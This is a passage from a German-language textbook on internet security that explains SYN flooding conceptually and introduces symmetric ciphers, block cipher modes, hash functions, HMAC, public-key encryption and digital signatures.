einen Vorschlag für seine eigene Sequenznummer macht. Wenn der Client dies mit einem Acknowledgement der (um 1 erhöhten) Sequenznummer des Servers beantwortet, ist der TCP-Verbindungsaufbau beendet.




Abb. 1.4 TCP-Verbindungsaufbau. Der Server muss die Zahlen y und x+1 speichern.

Ein Angreifer kann hier die Tatsache ausnutzen, dass der Server sich für jeden Verbindungsaufbau zwei Zahlen merken muss, nämlich die Sequenznummer des Clients und den eigenen Vorschlag für die Sequenznummer.

Er generiert nun (mit Hilfe von IP Spoofing) sehr viele „erste Nachrichten“ mit zufällig gewählten Sequenznummern und verschiedenen gefälschten IP-Quelladressen. Der Server beantwortet alle diese Anfragen, und merkt sich jeweils zwei Zahlen. Irgendwann ist der verfügbare Speicher des Servers voll, und er kann keine weiteren TCP-Verbindungswünsche mehr annehmen. Er ist somit nicht mehr erreichbar.

Die Antworten des Servers an die gefälschten IP-Adressen gehen entweder ins Leere und werden von einem Router gelöscht, oder sie landen bei einem fremden Rechner und werden ignoriert.

1.3 Kryptographie

Die im vorigen Abschnitt angeführten (schon klassischen) Beispiele für Bedrohungen im Internet illustrieren auch die Gründe für die Sicherheitsprobleme: Daten sind öffentlich zugänglich und können von Unbefugten gelesen werden, sie sind nicht gegen Veränderungen geschützt und man weiß eigentlich nie so genau, woher sie kommen.

Möchte man die Gründe für diese Bedrohungen beseitigen, so kommt man nicht umhin, Methoden der Kryptographie einzusetzen. Diese (heute mathematisch fundierte) Wissenschaft stellt Verfahren bereit, um folgende Ziele zu erreichen:

- **Vertraulichkeit.** Mit Verschlüsselungsalgorithmen ist es möglich, Daten so zu verändern, dass nur noch der Besitzer eines bestimmten kryptographischen Schlüssels sie lesen kann.
- **Authentizität.** Nachrichten, die mit einem gültigen Message Authentication Code (MAC) oder einer gültigen digitalen Signatur gesichert sind, können nur von einem

Absender stammen, der die erforderlichen Schlüssel besitzt (Authentizität des Teilnehmers). Sie wurden auf ihrem Weg durch das Internet garantiert nicht verändert (Authentizität der Nachricht).

- **Anonymität.** Das Internet bietet neben der Anonymität für Angreifer auch die Möglichkeit, enorme Datenmengen über einzelne Nutzer zu sammeln. Die meisten normalen Nutzer des Internet sind überrascht zu erfahren, wie viele Informationen ein Webbrower unbemerkt an den Server überträgt. In berechtigten Fällen muss es daher auch möglich sein, die Anonymität eines Internet-Nutzers zu garantieren (z.B. bei der Kontaktaufnahme mit einer Beratungsstelle für Suchtprobleme). Auch hierfür bietet die Kryptographie Verfahren.

Die Kryptographie kann grob in zwei Bereiche unterteilt werden: Die symmetrische Kryptographie, deren Methoden nur dann funktionieren, wenn die zwei oder mehr Teilnehmer über den gleichen Schlüssel verfügen, und die asymmetrische oder Public-Key Kryptographie, bei der zwischen privaten und öffentlichen Schlüsseln unterschieden wird. Beide Bereiche unterscheiden sich auch grundlegend in den eingesetzten mathematischen Hilfsmitteln.

Als dritter Bereich seien hier kryptographische Protokolle aufgeführt, bei denen eine festgelegte Abfolge von kryptographisch gesicherten Nachrichten ausgetauscht werden muss, um ein bestimmtes Ziel zu erreichen. Je nach Protokoll werden hier Methoden der symmetrischen oder der Public-Key Kryptographie (oder beides) eingesetzt.

Hier noch einige Literaturempfehlungen zum Thema Kryptographie: Beutelspacher „Kryptologie“ [Beu09] als leicht lesbare Einführung in das Gebiet und Paar/Pelz „Understanding Cryptography“ [PP10] als didaktisch gut aufgebaute Vertiefung des Themas. Wer sich noch tiefer in die moderne Kryptographie einarbeiten will, dem seien „Introduction to Modern Cryptography“ von Katz und Lindell [KL14], und das exzellente „Handbook of Applied Cryptography“ von Menezes, van Oorschot und Vanstone [MvOV96]. Speziell auf moderne kryptographische Protokolle ausgerichtet ist das Buch „Moderne Verfahren der Kryptographie“ [BSW06] von Beutelspacher, Schwenk und Wolfenstetter.

1.4 Symmetrische Kryptographie

Charakteristisch für die symmetrische Kryptographie ist, wie schon oben erwähnt, dass alle Beteiligten den gleichen kryptographischen Schlüssel besitzen müssen. Dieser Schlüssel muss vorher auf eine sichere Art und Weise ausgetauscht werden, was in der Praxis ein Problem darstellt. In größeren IT-Systemen ist symmetrische Kryptographie nur dort erfolgreich einsetzbar, wo eine sternförmige Kommunikationsstruktur existiert, z.B. beim Mobilfunk (zwischen dem Betreiber und seinen Kunden) und im Pay-TV (zwischen dem Sender und seinen Abonnenten). Im Internet spielen symmetrische Verfahren auch eine wichtige Rolle, sie müssen aber durch Public-Key-Verfahren ergänzt werden.

1.4.1 Symmetrische Verschlüsselung

Die symmetrische Verschlüsselung ist eine sehr alte Disziplin, die nach alten Quellen schon in Sparta, und später systematisch durch Julius Cäsar, eingesetzt wurde.

Sueton beschreibt dies wie folgt (De Vita Caesarum: Divus Julius LVI, zitiert nach <http://de.wikipedia.org/wiki/Verschiebechiffre>): „... si qua occultius perferenda erant, per notas scripsit, id est sic structo litterarum ordine, ut nullum verbum effici posset: quae si qui investigare et persequi velit, quartam elementorum litteram, id est D pro A et perinde reliquas commutet.“ Übersetzt: „... wenn etwas Geheimes zu überbringen war, schrieb er in Zeichen, das heißt, er ordnete die Buchstaben so, dass kein Wort gelesen werden konnte: Um diese zu lesen, tausche man den vierten Buchstaben, also D, gegen A aus und ebenso mit den restlichen.“

Sie setzt voraus, dass Sender und Empfänger einer Nachricht, und nur diese beiden, ein gemeinsames Geheimnis, den sogenannten Schlüssel, besitzen. Bei der von Cäsar verwendeten Chiffre ist dies die Information, dass die Buchstaben des Alphabets um 4 Stellen verschoben wurden. (Um den Vergleich mit modernen Chiffren zu ermöglichen sei hier erwähnt, dass die Anzahl der möglichen Schlüssel hier 26 ist, und die Schlüssellänge somit weniger als 5 Bit beträgt.)

Man kann die Verschlüsselung einer Nachricht, wie in Abbildung 1.5 dargestellt, als Versenden einer in einen Tresor eingeschlossenen Nachricht visualisieren.




Abb. 1.5 Visualisierung der symmetrischen Verschlüsselung einer Nachricht.

Die Veranschaulichung der symmetrischen Verschlüsselung in Abbildung 1.5 stellt eine Merkhilfe für die Eigenschaften der symmetrischen Verschlüsselung dar: Es ist klar, dass man zum Öffnen des Tresors den gleichen Schlüssel benötigt, mit dem er auch verschlossen wurde. Ein Aspekt soll hier aber noch hervorgehoben werden: Die Sicherheit eines Verschlüsselungsverfahrens steckt nicht, wie die Abbildung vielleicht suggerieren könnte, in den dicken Stahlwänden des Tresors, sondern im Schloss, also im Verschlüsselungsalgorithmus selbst. Die Funktionsweise eines solchen Schlosses zu erläutern würde den Rahmen dieser Einführung sprengen. Hier sei auf die oben angeführte Literatur zum Thema Kryptographie verwiesen. Wir wollen im Folgenden die Notation

$$c = E_k(m)$$

verwenden um zu beschreiben, dass der Chiffretext c aus der Nachricht m durch Verschlüsselung mit dem Schlüssel k entsteht. Die Verschlüsselungsalgorithmen zerfallen in zwei große Gruppen, Blockchiffren und Stromchiffren.

1.4.2 Blockchiffren

Bei einer Blockchiffre wird die zu verschlüsselnde Nachricht vorher in Blöcke fester Länge eingeteilt. Typische Werte sind hier 64 oder 128 Bit (8 oder 16 Byte). Falls die Länge der Nachricht kein Vielfaches der Blocklänge ist, müssen nach einem festgelegten Verfahren noch entsprechend viele Bits aufgefüllt werden („Padding“). Die bekanntesten Blockchiffren sind der „Data Encryption Standard (DES)“ [Des77] und sein Nachfolger, der „Advanced Encryption Standard (AES)“ [AES01].




Abb. 1.6 Feistel-Grundstruktur einer DES-Runde.

Data Encryption Standard. Der *Data Encryption Standard (DES)* wurde 1977 vom amerikanischen „National Institute of Standards and Technologies (NIST)“ veröffentlicht. Er verwendet eine Blocklänge von 64 Bit und eine Schlüssellänge von 56+8 Bit, d.h. ein DES-Schlüssel besteht aus 56 zufälligen Bits und 8 „Parity Check Bits“. DES basiert auf der in Abbildung 1.6 dargestellten Feistel-Struktur: In jeder Runde werden rechte und linke Hälfte der Daten vertauscht, und auf die linke Hälfte wird das Ergebnis $f(k_i, R_i)$ bitweise XOR-verknüpft. k_i ist dabei der Rundenschlüssel, und eine „gute“ Funktion f ist ausschlaggebend für die Stärke des Verschlüsselungsalgorithmus.

Die Schlüssellänge von 56 Bit stellt das größte Manko des DES dar: Am 19. Januar 1999 wurde ein DES-Schlüssel auf einem nicht allzu teuren Spezialrechner (auf dem der DES parallel in Hardware implementiert war) durch vollständige Schlüsselsuche in nur 22 Stunden und 15 Minuten berechnet [Fou].

Advanced Encryption Standard. Die Zeit war mehr als reif für einen Nachfolger, und in einem öffentlichen Wettbewerb wurde dieser ermittelt: Für das Design des *Advanced Encryption Standard (AES)* wurde der Entwurf von J. Daemen und V. Rijmen ausgewählt. Der AES erlaubt Block- und Schlüssellängen von 128, 192 und 256 Bit. Er basiert nicht mehr auf einer Feistel-Struktur, sondern auf Matrix-Arithmetik [AES01].




Abb. 1.7 Der (a) Electronic Codebook-Modus (ECB) und der (b) Cipher Block Chaining-Modus von Blockchiffren.

Einsatzmodi von Blockchiffren. Blockchiffren können in verschiedenen Modi eingesetzt werden.

Im *Electronic Codebook Mode (ECM)* wird jeder Block der Nachricht einzeln verschlüsselt. Diese zunächst völlig natürlich erscheinende Lösung birgt aber viele Risiken. So kann ein Angreifer einzelne Chiffretextblöcke entfernen oder umordnen, ohne dass dies bei der Entschlüsselung auffallen würde.

Ein Beispiel eines (tatsächlich realisierten) Angriffs auf ein ECB-verschlüsseltes Passwort sah wie folgt aus: Eine durch Passwort geschützte PC-Anwendung hatte sowohl den Username als auch das Passwort in einer Datei ECB-verschlüsselt abgespeichert. Beim Aufruf des Programms wurde immer der Username entschlüsselt und im entsprechenden Feld der Eingabemaske dargestellt, während das eingegebene Passwort nur mit dem verschlüsselten Wert verglichen wurde. Ein Hacker kam auf die Idee, die Reihenfolge der Blöcke in der verschlüsselten Datei zu vertauschen. Dies hatte zur Folge, dass jetzt das Passwort in der Eingabemaske unverschlüsselt angezeigt wurde, während die Anwendung auf die Eingabe des Username wartete.

Um solche Angriffe zu verhindern, wurden verschiedene Modi eingeführt, um die einzelnen Chiffretextblöcke zu verketten. Neben dem CBC-Modus sind dies der *Cipher Feedback Mode (CFB)*, der *Output Feedback Mode (OFB)* und der *Galois/Counter Mode (GCM)*.

Auf den wichtigen *Cipher Block Chaining Mode (CBC)* soll hier noch näher eingegangen werden. Bei diesem Modus wird jeweils der Chiffretextblock, der gerade verschlüsselt wurde, mit dem nächsten Klartextblock XOR-verknüpft, und dieses Ergebnis wird dann verschlüsselt. Für den ersten Klartextblock wird dazu ein Initialisierungsvektor IV verwendet. Bei Verwendung des CBC-Modus wird durch Veränderung der Reihenfolge der Chiffretextblöcke das Ergebnis der Entschlüsselung ab dem ersten falschen Block verändert. Die Entfernung eines oder mehrerer Chiffretextblöcke zerstört den darauf folgenden Klartextblock, so dass eine solche Manipulation erkannt werden kann. Negativ schlägt zu Buche, dass ein falsch übertragenes Bit gleich zwei Klartextblöcke beeinträchtigt.

Ein CBC-verschlüsselter Klartext ist *verformbar* („*malleable*“): Man kann einzelne Bits des Klartextes invertieren, indem man die entsprechenden Bits des IV bzw. der vorangehenden Chiffretextblocks invertiert. Dies kann in bestimmten Einsatzszenarien gravierende Konsequenzen haben (vgl. Unterabschnitt 1.7.2).

Diese Angriffe machen noch einmal klar, dass Verschlüsselung nur die Vertraulichkeit der Daten schützt, nicht ihre Integrität. In Szenarien, in denen auch die Integrität der Daten wichtig ist, muss daher der Chiffretext (und nicht der Klartext!) durch einen Message Authentication Code geschützt werden, oder es muss ein Modus gewählt werden, der *authentische Verschlüsselung* garantiert, wie z.B. *Galois/Counter Mode* [GCM07].

1.4.3 Stromchiffren

One-Time Pad. Der Prototyp aller Stromchiffren ist der *One-Time Pad*, der im militärischen und diplomatischen Bereich für die vertrauliche Übertragung von Dokumenten der höchsten Geheimhaltungsstufe eingesetzt wurde. Der One-Time Pad ist der sicherste Algorithmus überhaupt, denn man kann mathematisch beweisen, dass er nicht gebrochen werden kann. Die Idee des One-Time Pad ist einfach: Will man eine Bitfolge verschlüsseln, so wählt man eine zufällige Bitfolge der gleichen Länge aus, und XOR-verknüpft die beiden Folgen; das Ergebnis ist der Chiffretext. Jede Schlüsselfolge darf dabei nur einmal, für einen einzigen Klartext, verwendet werden.

Warum ist dieses Verschlüsselungsverfahren nicht zu brechen? Bei einem „normalen“ Verschlüsselungsverfahren erkennen wir, dass wir es gebrochen haben, weil beim richtigen Schlüssel ein sinnvoller Klartext entschlüsselt wird, beim falschen Schlüssel aber ein *sinnloser*. Beim One-Time Pad ist es nun aber so, dass es zu jedem gegebenen Chiffretext C und zu jedem sinnvollen Klartext M_i einer bestimmten Länge auch genau einen Schlüssel K_i gibt, der den gegebenen Chiffretext in genau diesen Klartext transformiert: $K_i = C \oplus M_i$. Da wir so zu jedem Klartext einen Schlüssel finden können, ist jeder Klartext gleich wahrscheinlich, und wir können nicht sagen, welches der richtige ist. Wir können den Klartext nur raten, aber das können wir auch, wenn C nicht gegeben ist. Also hilft uns C nicht bei der Entschlüsselung, und daher ist der One-Time-Pad unknackbar.

Der One-Time Pad hat allerdings einen gravierenden Nachteil: Das Schlüsselmanagement ist extrem aufwändig. Für jede Nachricht, die Sender und Empfänger austauschen möchten, muss vorher auf sicherem Wege (z.B. in einem Diplomatenkoffer) eine Bitfolge gleicher Länge ausgetauscht werden. Dies macht den Einsatz des One-Time Pad teuer und unpraktisch.

Pseudozufallsfolgen. In der Praxis löst man das Problem des Schlüsselmanagements dadurch, dass man aus einem „normalen“ kryptographischen Schlüssel (und ggf. einem jeweils anderen Startwert) eine „pseudozufällige“ Bitfolge berechnet und diese als Schlüssel für das One-Time Pad benutzt.




Abb. 1.8 (a) Korrekte Verschlüsselung mit dem One-Time Pad. (b) Inkorrekte Entschlüsselung mit dem falschen Schlüssel.

Die Sicherheit dieser *Stromchiffren* beruht jetzt auf der Qualität dieser Pseudozufallsfolgen: Auch wenn man bereits ein sehr langes Stück dieser Folge kennt, darf es nicht möglich sein, daraus auf den kryptographischen Schlüssel oder auf die nächsten Bits der Folge zu schließen.

Pseudozufallsfolgen kann man mit Hilfe von Blockchiffren, oder auch mit zahlentheoretischen Mitteln erzeugen (beweisbare Qualität). In der Praxis werden oft Schieberegister (die sehr einfach in Hardware zu implementieren sind) mit einer geeigneten Rückkopplungsfunktion eingesetzt.




Abb. 1.9 Schematische Darstellung eines Schieberegisters. In jedem Takt werden die Bits b_0, \dots, b_6 um eine Stelle nach Links verschoben. Das Bit b_6 wird so ausgegeben, und ein neues Bit b_0 wird über die Rückkopplungsfunktion f aus den zuletzt gespeicherten Bits berechnet.

Im Bereich der Internetsicherheit, in dem die Funktion zur Erzeugung der Pseudozufallsfolge in Software implementiert werden muss, ist die Stromchiffre RC4 von Ron Rivest (vgl. Abschnitt 3.3.2) wichtig.

1.4.4 Hashfunktionen

Zur symmetrischen Kryptographie gehören auch die Hashfunktionen. Der von einer *Hashfunktion* aus einem beliebig langen Datensatz berechnete Hashwert, der eine feste Länge (in der Praxis 128 oder 160 Bit) besitzt, ist eine kryptographische Prüfsumme, ähnlich den Prüfsummen aus der Codierungstheorie. Da der Hashwert aber gegen *bewusste* Veränderungen des Datensatzes schützen soll (im Gegensatz zu den *zufälligen* Änderungen, die in der Codierungstheorie abgefangen werden), muss er gewisse Eigenschaften besitzen. Zu einem gegebenen Hashwert gibt es zwar theoretisch viele Datensätze, die diesen Hashwert besitzen, aber es muss praktisch unmöglich sein,

- aus dem Hashwert y einen solchen Datensatz x mit $\text{hash}(x) = y$ zu berechnen (Einwegeigenschaft),
- zu einem Datensatz x mit $\text{hash}(x) = y$ einen zweiten Datensatz x' mit $\text{hash}(x') = y$ zu finden (schwache Kollisionsresistenz, *second preimage resistance*), oder
- zwei Datensätze x und x' zu berechnen, die den gleichen Hashwert besitzen (starke Kollisionsresistenz, *collision resistance*).

„Praktisch unmöglich“ bedeutet dabei, dass es weder mit heutigen Computern, noch mit Rechnern der nahen Zukunft möglich sein soll, dies in einem sinnvollen Zeitrahmen zu berechnen. Man kann dies auch in der Sprache der Komplexitätstheorie, eines Teilbereichs der theoretischen Informatik, formalisieren [BDG90a, BDG90b].

Eine gute Hashfunktion zu konstruieren ist eine der schwierigsten Aufgaben der Kryptographie. Daher gibt es nur eine knappe Handvoll guter Hashfunktionen, die in der Praxis aber äußerst wichtig sind: *MD5* [Riv92], *SHA-1* [rJ01] und eine Reihe von Hashfunktionen, die unter dem Schlagwort *SHA-2* zusammengefasst sind [rH06].

Durch den Nachweis eklatanter Schwächen im MD4 durch Hans Dobbertin [Dob98] wurde der Kreis der einsetzbaren Hashfunktionen verkleinert. Auch MD5 weist deutliche Schwächen auf [SSA⁺09], so dass heute allgemein der Einsatz von SHA-1 (oder noch besser seines Nachfolgers SHA-2) empfohlen wird. Darüber hinaus hat das amerikanische National Institute of Standards and Technology (NIST) am 2.10.2012 den Gewinner des SHA-3-Wettbewerbs bekannt gegeben [oSN].

1.4.5 Message Authentication Codes (MAC) und Pseudozufallsfunktionen

Ein *Message Authentication Code* (MAC) ist eine kryptographische Prüfsumme, in die neben dem Datensatz auch noch der geheime (symmetrische) Schlüssel von Sender und Empfänger einfließt. Ein MAC kann daher im Gegensatz zu einem Hashwert nur von Sender oder Empfänger berechnet und auch nur von diesen beiden verifiziert werden.

Man kann einen MAC auf zwei verschiedene Arten berechnen: Durch iterierte Berechnung einer (symmetrischen) Verschlüsselungsfunktion, oder durch Anwendung einer Hashfunktion auf Schlüssel und Daten in einer festgelegten Reihenfolge.

Als Beispiel für einen MAC der ersten Art sei der CBC-MAC angeführt. Er entsteht dadurch, dass man den gesamten Datensatz mit einer Blockchiffre im CBC-Modus verschlüsselt, und nur den letzten Chiffretextblock abspeichert: Dies ist der MAC.

Die wichtigste Methode, einen MAC mit Hilfe einer Hashfunktion zu bilden („schlüssel-gesteuerte Hashfunktion“), ist die HMAC-Konstruktion [KBC97]. Ihre Sicherheit wurde kryptographisch nachgewiesen. Da alle einfacheren Kombinationen von Daten und Schlüssel kryptographisch angreifbar sind, ist die Verwendung der HMAC-Konstruktion dringend zu empfehlen.

Der Wert $HMAC_H$ (wobei H hier für eine beliebige Hashfunktion steht, also z.B. $HMAC_{MD5}$ oder $HMAC_{SHA1}$) für den Datensatz $text$ wird wie folgt berechnet:

$$HMAC_H(text) := H(K \oplus opad || H(K \oplus ipad || text))$$

Dabei wird zunächst der Schlüssel K durch Anfügen von Nullen am Ende auf die Input-Blocklänge der verwendeten Hashfunktion verlängert. Dann wird dieser Wert bitweise mit $ipad$ XOR-verknüpft, wobei $ipad$ aus hinreichend vielen Bytes 0x36 besteht². An das Ergebnis wird nun der Datensatz $text$ angefügt, und das Ganze wird zum ersten Mal gehasht.

Anschließend wird der verlängerte Schlüssel bitweise XOR-verknüpft mit $opad$, einer hinreichend langen Wiederholung des Bytes 0x5C. Das Ergebnis der ersten Anwendung der Hashfunktion wird angefügt, und beides zusammen ein zweites Mal gehasht.

Die HMAC-Konstruktion wird im Bereich der Internetsicherheit sehr häufig eingesetzt, z.B. auch zur Ableitung neuer Schlüssel.

Pseudozufallsfunktionen werden in der Praxis ähnlich zu MACs konstruiert, sie haben aber andere Sicherheitsanforderungen: Von einem MAC fordert man, dass er nicht gefälscht werden kann, wenn der geheime MAC-Schlüssel unbekannt ist („Computational Security“). Von einer Pseudozufallsfunktion PRF verlangt man, dass ihre Ausgabe nicht von einem Zufallswert unterschieden werden kann, wenn der geheime PRF-Schlüssel zufällig gewählt wurde („Decisional Security“). Pseudozufallsfunktionen sind ein wichtiges theoretisches Konstrukt in der modernen Kryptographie; exakte Definitionen findet man z.B. in [KL14].

1.5 Public-Key Kryptographie

Bis zum Jahr 1976 ging man, zumindest in der Öffentlichkeit³, davon aus, dass Sender und Empfänger immer einen gemeinsamen geheimen Schlüssel benötigen, um vertraulich miteinander kommunizieren zu können. Dann erschien der Artikel „New Directions

²Die Notation 0x36 bedeutet hier und im Rest des Buches, dass 0x36 eine Hexadezimalzahl ist, also den Dezimalwert $3 \cdot 16 + 6 = 54$ besitzt.

³<http://www.bristol.ac.uk/pace/graduation/honorary-degrees/hondeg08/cocks.html>

in Cryptography“ von W. Diffie und M. Hellman [DH76], und die Welt der Kryptographie hatte sich verändert.




Abb. 1.10 Visualisierung der asymmetrischen (oder Public Key-) Verschlüsselung als Einwurf einer Nachricht in einen Briefkasten.

Dieser Artikel war wegweisend. Er stellte nicht nur das erste *Public-Key-Verfahren* vor (die Diffie-Hellman-Schlüsselvereinbarung, vgl. Unterabschnitt 1.5.3), sondern beschrieb auch weitere Möglichkeiten dieser neuen Disziplin, wie die Public-Key-Verschlüsselung und die digitale Signatur. Diese Entdeckung lag damals in der Luft, da auch R. Merkle fast zur gleichen Zeit auf eine ähnliche Idee kam [Mer78].

Die Begriffe „Public-Key-Verfahren“ und „asymmetrische Verfahren“ beschreiben dabei das Gleiche: Kryptographische Verfahren, bei denen die Schlüssel nicht symmetrisch auf Sender und Empfänger verteilt sind, sondern „asymmetrisch“ ein *öffentlicher Schlüssel* („public key“) potenziell vielen Teilnehmern zugänglich ist, während der *private Schlüssel* („private key“) nur einer einzigen Person oder Instanz bekannt ist.

Es war trotzdem nicht einfach, diese neuen Ideen zu akzeptieren, und so wurde 1978 aus dem Versuch heraus, die Spekulationen von Diffie und Hellman zu widerlegen, der wohl berühmteste Public-Key-Algorithmus geboren: Das zunächst als „MIT-Algorithmus“ bezeichnete Verfahren von R. Rivest, A. Shamir und S. Adleman, der RSA-Algorithmus [RSA78] (vgl. Unterabschnitt 1.5.4).

1.5.1 Asymmetrische Verschlüsselung

Die *asymmetrische Verschlüsselung* kann man wie in Abbildung 1.10 dargestellt visualisieren: Ein Sender verschlüsselt eine Nachricht, indem er sie in einen öffentlich zugänglichen Briefkasten (der dem öffentlichen Schlüssel entspricht) wirft. Nur der Eigentümer des Briefkastens, der den dazu passenden privaten Schlüssel besitzt, kann

diesen öffnen und die Nachricht lesen. Wichtige Verschlüsselungsverfahren wie RSA und ElGamal werden in den Abschnitten 1.5.4 und 1.5.5 vorgestellt.

1.5.2 Digitale Signatur

Um eine *digitale Signatur* eines Datensatzes zu erstellen, wird zunächst sein Hashwert gebildet. Dieser Hashwert wird dann mit dem privaten Schlüssel signiert. Überprüft werden kann die digitale Signatur dann von quasi jedem mit Hilfe des öffentlichen Schlüssels. Abbildung 1.11 visualisiert dies als gläsernen Tresor.




Abb. 1.11 Visualisierung der digitalen Signatur als gläserner Tresor. Nur der Besitzer des privaten Schlüssels kann eine Nachricht hinein legen und damit signieren.

Wichtige Eigenschaften der handschriftlichen Unterschrift besitzt die digitale Signatur ebenfalls. Hierzu gehört z.B. die Tatsache, dass eine Unterschrift nur von einer einzigen Person erzeugt, aber von vielen verifiziert werden kann.

Es gibt aber auch Unterschiede: Während die handschriftliche Unterschrift in der Regel immer ungefähr gleich aussieht, und nur dadurch mit einem Dokument verknüpft wird, dass sie auf dem gleichen Blatt Papier steht wie dieses, hängt der Wert der digitalen Unterschrift direkt vom Wert des zu signierenden Dokuments ab.

Ein wichtiger juristischer Unterschied ist der, dass die handschriftliche Unterschrift direkt von einer Person stammt, die damit eine Willenserklärung abgibt. Die digitale Signatur wird dagegen von einer Maschine berechnet, und kann so im Extremfall auch gegen den Willen einer Person geleistet werden, z.B. durch eine Fehlfunktion der Software oder Schadsoftware wie Viren oder Trojanische Pferde.

1.5.3 Diffie-Hellman Schlüsselvereinbarung

Das erste Problem, das mit Mitteln der Public-Key Kryptographie gelöst wurde, war das Problem der Schlüsselvereinbarung: Mussten wirklich an einer zentralen Stelle zwei Kopien desselben Schlüssels generiert werden, um dann mittels Geheimkurier an Sender und Empfänger verteilt zu werden?

